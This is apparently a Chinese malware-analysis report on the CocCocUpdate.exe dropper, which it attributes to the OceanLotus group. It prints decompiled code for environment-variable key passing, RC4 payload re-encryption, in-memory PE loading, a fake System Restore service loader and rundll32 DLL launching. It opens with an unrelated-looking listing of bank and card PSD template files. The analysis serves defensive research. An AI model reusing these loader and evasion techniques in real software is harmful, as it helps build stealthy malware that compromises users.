ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	23,275,812	100%	Good	-...	0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	3,025,020	100%	Good	-...	0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	362,302	100%	Good	-...	0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	15,037,073	100%	Good	-...	0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	290,512	100%	Good	-...	0xF8...
Imprisha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件	54,980	100%	Good	-...	0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	5,211,785	100%	Good	-...	0x1F...
nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	10,604,129	100%	Good	-...	0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	3,422,039	100%	Good	-...	0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	6,014,052	100%	Good	-...	0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	2,131,971	100%	Good	-...	0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	3,022,455	100%	Good	-...	0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	5,923,571	100%	Good	-...	0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	26,568	100%	Good	-...	0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	56,624	100%	Good	-...	0x69...
OCRAStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	29,460	99%	Good	-...	0x21...
OCR-B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	21,028	100%	Good	-...	0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	1,944,230	100%	Good	-...	0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	209,750	100%	Good	-...	0xFC...

重启后会被系统执行起来，对应的文件为 CocCocUpdate.exe，我们在 2015 年曝光过一个通过命令行参数传递随机密钥的 Dropper 版本，这个 CocCocUpdate.exe 改进为通过环境变量传递随机密钥。

具体的步骤为：

1、 获取执行起来的 CocCocUpdate.exe 的全路径，存在值为“C091A8C8”的环境变量中，以便后面的程序去读取。

```
112  lpFileName = (LPCWSTR)(((int (__thiscall *)(int (__stdcall ***)(int, int)))off_47C470[3])(&off_47C470) + 16);
113  if ( !fun_GetEnvValue((LPWSTR *)&lpFileName, L"C091A8C8") || !wcslen(lpFileName) )
114  {
115    Filename = 0;
116    memset(&v107, 0, 0x206u);
117    GetModuleFileNameW(0, &Filename, 0x104u);
118    if ( !wcslen(&Filename) || !SetEnvironmentVariableW(L"C091A8C8", &Filename) )
119      goto LABEL_115;
```

2、 随机生成 128 字节的密钥，存到值为“DB99050C”的环境变量中；用来加密自身后面的资源数据(shellcode)。

```
120   v48 = _time64(0);
121   srand(v48);
122   v110 = 0;
123   memset(&v111, 0, 63u);
124   v49 = 0;
125   do
126     *(&v110 + v49++) = rand();
127   while ( v49 < 0x40 );
128   String = 0;
129   memset(&v104, 0, 128u);
130   v50 = &String;
131   v51 = &v112;
132   v52 = 16;
133   do
134   {
135     v53 = *(v51 - 2);
136     *v50 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v51 - 2) >> 4];
137     v54 = a0123456789abcd[v53 & 0xF];
138     v55 = (unsigned __int8)*(v51 - 1);
139     v50[1] = v54;
140     v50[2] = a0123456789abcd[v55 >> 4];
141     v56 = a0123456789abcd[v55 & 0xF];
142     v57 = (unsigned __int8)*v51;
143     v50[3] = v56;
144     v50[4] = a0123456789abcd[v57 >> 4];
145     v58 = a0123456789abcd[v57 & 0xF];
146     v59 = (unsigned __int8)v51[1];
147     v50[5] = v58;
148     v50[6] = a0123456789abcd[v59 >> 4];
149     v50[7] = a0123456789abcd[v59 & 0xF];
150     v50 += 8;
151     v51 += 4;
152     --v52;
153   }
154   while ( v52 );
155   lpValue = (LPCWSTR)&v96;
156   fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
157   v60 = SetEnvironmentVariableW(L"DB99050C", lpValue) == 0;
```

```
0040500C  .  8850 07      mov     byte ptr [eax+7], dl
0040500F  .  83C0 08      add     eax, 8
00405012  .  83C1 04      add     ecx, 4
00405015  .  4F           dec     edi
00405016  .^ 0F85 75FFFFFF jnz     00404F91
0040501C  .  68 E9FD0000  push    0FDE9
00405021  .  8D8D 28F8FFFF lea     ecx, dword ptr [ebp-4D8]
00405027  .  8D85 A4F8FFFF lea     eax, dword ptr [ebp-75C]
0040502D  .  51           push    ecx
0040502E  .  8D8D A0F8FFFF lea     ecx, dword ptr [ebp-760]
00405034  .  8985 A0F8FFFF mov     dword ptr [ebp-760], eax
0040503A  .  E8 F1EEFFFF  call    00403F30
0040503F  .  8B95 A0F8FFFF mov     edx, dword ptr [ebp-760]
00405045  .  52           push    edx
00405046  .  68 54124000  push    00401254                 UNICODE "DB99050C"
0040504B  .  FFD3         call    ebx
0040504D  .  85C0         test    eax, eax
ecx=0012FA58, (ASCII "E2B9EE8DA95D5C7A7E45AAC05FCBD92B77C08BA6920B1600D393D7F0A960C957FFFD55C6B3206C404A8CD441E237BFFE67A8A2EF0AA4448BEF09165326FAC211")
```

3、 把通过随机密钥加密 0x40E000 位置处的数据，并把修改后的该 PE 文件写入到 Temp 目录下，然后通过 CreateProcess 执行起来：

```
.data:0040E000 ; char byte_40E000[447980]
.data:0040E000 byte_40E000      db 0Fh                  ; DATA XREF: HEADER:00400110↑o
.data:0040E000                                          ; HEADER:0040020C↑o ...
.data:0040E001                  db  4Ch ; L
.data:0040E002                  db  58h ; X
.data:0040E003                  db  93h
.data:0040E004                  db    4
.data:0040E005                  db    6
.data:0040E006                  db    6
.data:0040E007                  db    7
.data:0040E008                  db    8
.data:0040E009                  db  0Dh
.data:0040E00A                  db  0Ah
.data:0040E00B                  db  0Bh
.data:0040E00C                  db  0Ch
.data:0040E00D                  db 0F2h
.data:0040E00E                  db 0F1h
.data:0040E00F                  db  0Fh
.data:0040E010                  db  10h
.data:0040E011                  db 0A9h
.data:0040E012                  db  12h
.data:0040E013                  db 0B2h
.data:0040E014                  db  14h
.data:0040E015                  db  55h ; U
.data:0040E016                  db 0AEh
.data:0040E017                  db  17h
.data:0040E018                  db  23h ; #
.data:0040E019                  db  0Ch
.data:0040E01A                  db  1Ah
.data:0040E01B                  db 0F3h
.data:0040E01C                  db  27h ; '
.data:0040E01D                  db  69h ; i
.data:0040E01E                  db  1Eh
.data:0040E01F                  db  3Fh ; ?
.data:0040E020                  db  4Dh ; M
.data:0040E021                  db  51h ; Q
.data:0040E022                  db  22h ; "
.data:0040E023                  db  2Ah ; *
.data:0040E024                  db  74h ; t
.data:0040E025                  db  60h ; `
.data:0040E026                  db  26h ; &
.data:0040E027                  db  27h ; '
.data:0040E028                  db  64h ; d
.data:0040E029                  db  28h ; (
.data:0040E02A                  db  2Eh ; .
.data:0040E02B                  db  2Bh ; +
.data:0040E02C                  db 0E0h
.data:0040E02D                  db  70h ; p
```


```
00405235  .  83C4 28      add     esp, 28
00405238  .  6A 00        push    0                               hTemplateFile = NULL
0040523A  .  6A 00        push    0                               Attributes = 0
0040523C  .  6A 04        push    4                               Mode = OPEN_ALWAYS
0040523E  .  6A 00        push    0                               pSecurity = NULL
00405240  .  6A 00        push    0                               ShareMode = 0
00405242  .  68 00000040  push    40000000                        Access = GENERIC_WRITE
00405247  .  8D85 B4FDFFF lea     eax, dword ptr [ebp-24C]
0040524D  .  50           push    eax                             FileName = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\5B7.tmp"
0040524E  .  FF15 4010400 call    dword ptr [<&KERNEL32.CreateFil  CreateFileW
```

```
184         if ( ReadFile(v62, (LPVOID)pszExt, v84 - (_DWORD)pszExt, (LPDWORD)&lpBuffer, 0) && v64 == lpBuffer )
185         {
186           CloseHandle(v62);                     // 读取自身exe的数据
187           v65 = GetModuleHandleW(0);
188           v66 = *((_DWORD *)v65 + 15);
189           v67 = *(unsigned __int16 *)((char *)v65 + v66 + 6);
190           v68 = (int)v65 + v66;
191           v69 = (char *)(dword_40E000 - (char *)v65);
192           v70 = 0;
193           if ( v67 <= 0 )
194             goto LABEL_100;
195           v71 = (_DWORD *)(v68 + 260);
196           while ( *v71 > (unsigned int)v69 || (unsigned int)v69 >= *v71 + v71[1] )
197           {
198             ++v70;
199             v71 += 10;
200             if ( v70 >= *(unsigned __int16 *)(v68 + 6) )
201               goto LABEL_100;
202           }
203           v72 = v68 + 40 * v70 + 248;
204           if ( !v72 )
205           {
206 LABEL_100:
207             if ( pszExt )
208               operator delete((void *)pszExt);
209             goto LABEL_115;
210           }
211           v73 = (int)&v69[*(_DWORD *)(v72 + 20) - *(_DWORD *)(v72 + 12)];
212           v97 = 0;
213           memset(&v98, 0, 0xFFu);
214           v99 = 0;
215           fun_GenRc4kEY((int)&v97, (int)&v110, 64);
216           v74 = (WCHAR *)pszExt;
217           fun_RC4Decode((int)&v97, (int)pszExt + v73, (_BYTE *)pszExt + v73, 447979);// 加密自身exe数据中的资源数据
218           v75 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
219           v62 = v75;
220           if ( v75 && v75 != (HANDLE)-1 )
221           {
222             v76 = *(HMODULE *)((char *)&v93 + 1);
223             hModule = 0;
224             if ( WriteFile(v75, v74, *(int *)((char *)&v93 + 1), (LPDWORD)&hModule, 0) && v76 == hModule )
225             {
226               CloseHandle(v62);
227               memset(&StartupInfo.lpReserved, 0, 0x40u);// 把加密资源后的自身写入到temp的exe中
228               ProcessInformation.hThread = 0;
229               ProcessInformation.dwProcessId = 0;
230               ProcessInformation.dwThreadId = 0;
231               StartupInfo.cb = 68;
232               ProcessInformation.hProcess = 0;
233               CreateProcessW(&pszPath, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
234               sub_404330((void **)&pszExt);     // 执行temp下修改后的自己，密钥存在环境变量中
```

下图为原文件和加密后的文件比较的结果，可以看出代码段没有任何变化，只是 0xd000 的全局变量数组被随机密钥加密了。

4、 如果该文件被捆绑内容的话，会从资源类型为 10，资源号为 1 的资源中解密释放一个被捆绑的文件（密钥在后 64 字节），比如 Word 文档或者正常文件，然后通过 ShellExectue 执行起来，该文件没有使用释放捆绑的诱饵文件，所以 ID 是错误的：

```
256  v4 = FindResourceW(0, (LPCWSTR)1, (LPCWSTR)10);
257  v5 = v4;
258  if ( v4 )
259  {
260    v6 = SizeofResource(0, v4);
261    if ( v6 )
262    {
263      v7 = LoadResource(0, v5);
264      if ( v7 )
265      {
266        pszExt = 0;
267        v85 = 0;
268        v86 = 0;
269        v8 = LockResource(v7);
270        if ( v8 )
271        {
272          LOBYTE(v94) = 0;
273          sub_4043C0((const void **)&pszExt, 0, v6 - 64, (int)&v94);
274          v101 = 0;
275          memset(&v102, 0, 0xFFu);
276          v106 = 0;
277          fun_GenRc4kEY((int)&v101, (int)v8, 64);
278          v9 = pszExt;
279          fun_RC4Decode((int)&v101, (int)v8 + 64, pszExt, v85 - (_DWORD)pszExt);
280          if ( v9 )
281          {
282            v10 = wcslen(v9);
283            v11 = v9;
284            lpBuffer = &v9[v10 + 1];
285            do
286            {
287              v12 = *v11;
288              ++v11;
289            }
290            while ( v12 );
291            v13 = -2 - 2 * (v11 - (v9 + 1)) + v6;
292            pszPath = 0;
293            memset(&v110, 0, 0x206u);
294            v80 = (unsigned __int16 *)v9;
295            if ( !wcscpy_s(&pszPath, 0x104u, lpFileName) )
296            {
297              if ( PathRenameExtensionW(&pszPath, v9) )
298              {
299                v14 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
300                v15 = v14;
301                if ( v14 )
302                {
303                  if ( v14 != (HANDLE)-1 )
304                  {
305                    NumberOfBytesWritten = 0;
```



5、被执行起来的 temp 进程，会先判断是否有被设置的“C091A8C8”的环境变量，如果有的话说明是被原始 Dropper 加密起来的，就会从“DB99050C”的环境变量中读取随机生

成的 128 位密钥，解密出 0x40e000 处的代码，然后再多解密一层解压一层，因为代码在原始 Dropper 中就是有一层加密和压缩的：

```
378  memset(&v98, 0, 0xFFu);
379  v99 = 0;
380  fun_GenRc4kEY((int)&v97, (int)&v110, 64);
381  fun_RC4Decode((int)&v97, (int)dword_40E000, dword_40E000, 447979);
382  v82 = &_ImageBase;
383  v27 = (const CHAR *)VirtualAlloc(0, (SIZE_T)&_ImageBase, 0x3000u, 0x40u);
384  if ( !v27 )
385    goto LABEL_75;
386  v28 = 0;
387  do
388  {
389    dword_40E000[v28] ^= v28 + v28 / 0xFF;
390    ++v28;
391  }
392  while ( v28 < 0x6D5EB );
393  if ( sub_4034E0(dword_40E000, 447979, v27, &v82) )
394    goto LABEL_75;
395  v29 = *((_DWORD *)v27 + 15);
396  v30 = *(_DWORD *)&v27[v29 + 128];
397  v31 = (int)&v27[v29];
398  v32 = *(_DWORD *)(v31 + 132) / 0x14u;
399  v33 = (int)&v27[v30];
400  v92 = (_DWORD *)v31;
401  v87 = 1;
402  *(int *)((char *)&v93 + 1) = v32;
403  lpBuffer = 0;
404  if ( v32 <= 0 )
405  {
406LABEL_57:
407    v39 = *(_WORD *)(v31 + 6);
408    v40 = 0;
409    if ( v39 > 0u )
410    {
411      while ( 1 )
412      {
413        v41 = v31 + 248;
414        if ( *(_DWORD *)(v31 + 40 * v40 + 248) == 'ler.' && *(_DWORD *)(v41 + 40 * v40 + 4) == 'co' )
415          break;
416        if ( ++v40 >= v39 )
417          goto LABEL_75;
418      }
419      v42 = &v27[*(_DWORD *)(v41 + 40 * v40 + 12)];
420      if ( v42 )
421      {
422        for ( ; *(_DWORD *)v42; v42 += *((_DWORD *)v42 + 1) )
```

先用随机密钥解密

多解密一层，以为本身就是被加密的

解压：


```
120   {
121     if ( v10 >= 0x20 )
122     {
123       v16 = v10 & 0x1F;
124       if ( !v16 )
125       {
126         while ( !*v11 )
127         {
128           v16 += 255;
129           ++v11;
130           if ( v16 > 0xFFFFFE01 )
131             goto LABEL_81;
132           if ( v5 - (unsigned int)v11 < 1 )
133             goto LABEL_77;
134         }
135         v18 = (unsigned __int8)*v11++;
136         v16 += v18 + 31;
137         if ( v5 - (unsigned int)v11 < 2 )
138           goto LABEL_77;
139       }
140       v15 = (unsigned int)&v7[-((unsigned int)*(unsigned __int16 *)v11 >> 2) - 1];
141       v4 = v11 + 2;
142       goto LABEL_62;
143     }
144     if ( v10 >= 0x10 )
145     {
146       v19 = (int)&v7[-2048 * (v10 & 8)];
147       v16 = v10 & 7;
148       if ( !v16 )
149       {
150         while ( !*v11 )
151         {
152           v16 += 255;
153           ++v11;
154           if ( v16 > 0xFFFFFE01 )
155             goto LABEL_81;
156           if ( v5 - (unsigned int)v11 < 1 )
157             goto LABEL_77;
158         }
159         v16 += (unsigned __int8)*v11++ + 7;
160         if ( v5 - (unsigned int)v11 < 2 )
161           goto LABEL_77;
162       }
163       v20 = v19 - ((unsigned int)*(unsigned __int16 *)v11 >> 2);
164       v4 = v11 + 2;
165       if ( (_BYTE *)v20 == v7 )
166       {
167         *a4 = (int)&v7[-a3];
168         if ( v4 == (_BYTE *)v5 )
```

6、解密后的文件是一个 PE 文件，解密后会在内存中执行起来，如图：


```
00F40000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ...¦...ÿÿ..
00F40010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.......@.......
00F40020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40030 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 ............?...
00F40040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400E0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 ........PE..Lf¦.
00F400F0 CC 5D 49 4F 00 00 00 00 00 00 00 00 E0 00 02 21 蕭IO........?¬†
00F40100 0B 01 0B 00 00 C0 00 00 00 46 09 00 00 00 00 00 ■f¦..?..F......
00F40110 14 40 00 00 00 10 00 00 00 D0 00 00 00 00 00 10 ■@...■...?....■
00F40120 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 .■...¬.¥.f¦....
00F40130 05 00 01 00 00 00 00 00 00 20 0A 00 00 04 00 00 ¥.f¦..... ...¦..
00F40140 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 ....¬@f¦.■..■..
00F40150 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ..■..■.......■...
00F40160 C0 9E 09 00 45 00 00 00 7C 95 09 00 78 00 00 00 鑪..E...|?.x...
00F40170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40180 00 00 00 00 00 00 00 00 00 D0 09 00 60 12 00 00 .........?.`■..
00F40190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F401A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F401B0 D0 88 09 00 40 00 00 00 00 00 00 00 00 00 00 00 裏..@...........
00F401C0 00 D0 00 00 98 01 00 00 00 00 00 00 00 00 00 00 .?.?..........
00F401D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
411   if ( v40 > 0u )
412   {
413     while ( 1 )
414     {
415       v42 = v32 + 248;
416       if ( *(_DWORD *)(v32 + 40 * v41 + 248) == 'ler.' && *(_DWORD *)(v42 + 40 * v41 + 4) == 'co' )
417         break;
418       if ( ++v41 >= v40 )
419         goto LABEL_75;
420     }
421     v43 = &v28[*(_DWORD *)(v42 + 40 * v41 + 12)];
422     if ( v43 )
423     {
424       for ( ; *(_DWORD *)v43; v43 += *((_DWORD *)v43 + 1) )
425       {
426         v44 = 0;
427         *(int *)((char *)&v94 + 1) = (unsigned int)(*((_DWORD *)v43 + 1) - 8) >> 1;
428         if ( *(int *)((char *)&v94 + 1) > 0 )
429         {
430           do
431           {
432             if ( (*(_WORD *)&v43[2 * v44 + 8] & 0xF000) == 0x3000 )
433               *(_DWORD *)&v28[*(_DWORD *)v43 + (*(_WORD *)&v43[2 * v44 + 8] & 0xFFF)] += &v28[-v93[13]];
434             ++v44;
435           }
436           while ( v44 < *(int *)((char *)&v94 + 1) );
437         }
438       }
439       v45 = v93[30];
440       if ( v45 )
441       {
442         if ( v93[31] )
443         {
444           if ( *(_DWORD *)&v28[v45 + 20] )
445           {
446             v46 = *(_DWORD *)&v28[v45 + 28];
447             v47 = v93[10];
448             if ( !v47 || ((int (__stdcall *)(const CHAR *, signed int, _DWORD))&v28[v47])(v28, 1, 0) )
449               ((void (*)(void))&v28[*(_DWORD *)&v28[v46]])();
450           }
451         }
452       }
453     }
454   }
455   goto LABEL_75;
456 }
```


该代码会释放 3 个文件到 c:\program files\microsoft\windows\system restore\ 目录下：



然后创建服务，指向 rstrui.exe 文件：



该 rstrui.exe 是攻击者写的一个 loader，伪装微软的 Windows System Restore 图标：



主要是负责通过 rundll32 加载同目录下的{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid 文件，传递参数也是通过环境变量的方式传递的，这种方法海莲花团伙在 2017 年的时候也常常使用。

```
51    memset(&v13, 0, 0x206u);
52    lstrcpyW(&pszPath, &Buffer);
53    PathAppendW(&pszPath, L"rundll");
54    lstrcatW(&pszPath, L"32");
55    lstrcatW(&pszPath, L".exe");
56    memset(&v9, 0, 0x206u);
57    v8 = 0;
58    PathAppendW(&v8, L"{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid");
59    String2 = 0;
60    memset(&v15, 0, 0x206u);
61    lstrcpyW(&String2, &Buffer);
62    PathAppendW(&String2, L"shell");
63    lstrcatW(&String2, L"32");
64    lstrcatW(&String2, L".dll");
65    CommandLine = 0;
66    memset(&v7, 0, 0x7FEu);
67    lstrcpyW(&CommandLine, L"rundll");
68    lstrcatW(&CommandLine, L"32");
69    lstrcatW(&CommandLine, L".exe");
70    lstrcatW(&CommandLine, L" ");
71    lstrcatW(&CommandLine, &String2);
72    lstrcatW(&CommandLine, L",");
73    lstrcatW(&CommandLine, L"Control_RunDLL");
74    lstrcatW(&CommandLine, L" ");
75    lstrcatW(&CommandLine, &v8);
76    ProcessInformation.hProcess = 0;
77    ProcessInformation.hThread = 0;
78    ProcessInformation.dwProcessId = 0;
79    ProcessInformation.dwThreadId = 0;
80    memset(&StartupInfo, 0, 0x44u);
81    StartupInfo.cb = 68;
82    Value = 0;
83    memset(&v5, 0, 0xFFEu);
84    if ( !GetEnvironmentVariableW(L"path", &Value, 0x800u) )
85      Value = 0;
86    SetEnvironmentVariableW(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Value);
87    lstrcatW(&Value, L";");
88    lstrcatW(&Value, &Filename);
89    lstrcatW(&Value, L";");
90    SetEnvironmentVariableW(L"path", &Value);
91    result = CreateProcessW(&pszPath, &CommandLine, 0, 0, 0, 0, 0, &Filename, &StartupInfo, &ProcessInformation);
92    if ( result )
93    {
94      CloseHandle(ProcessInformation.hThread);
95      result = CloseHandle(ProcessInformation.hProcess);
96    }
97  }
98  return result;
99}
```

文件名为{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid 的文件时一个 DllLoader，PE 信息如下：

导出模块名:timedate.dll
编译器信息:VC 9.0

节信息	导出表	引入表
.text	CPlApplet	USER32.dll
.rdata		SHELL32.dll
.data		SHLWAPI.dll
.rsrc		KERNEL32.dll
.reloc		

该 dll 的功能主要是解密并加载同目录下的名字为{9FBAA883-1709-4DE3-8C1B-48683F740A5F}的 shellcode，如图：


```
12  Buffer = 0;
13  memset(&v8, 0, 0xFFEu);
14  if ( !GetEnvironmentVariableW(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Buffer, 0x800u) )
15    Buffer = 0;
16  SetEnvironmentVariableW(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", 0);
17  SetEnvironmentVariableW(L"path", &Buffer);
18  GetWindowsDirectoryW(&Buffer, 0x104u);
19  SetCurrentDirectoryW(&Buffer);
20  pNumArgs = 0;
21  v0 = GetCommandLineW();
22  v1 = (WCHAR *)v0;
23  if ( v0 )
24  {
25    v2 = 2 * lstrlenW(v0) + 2;
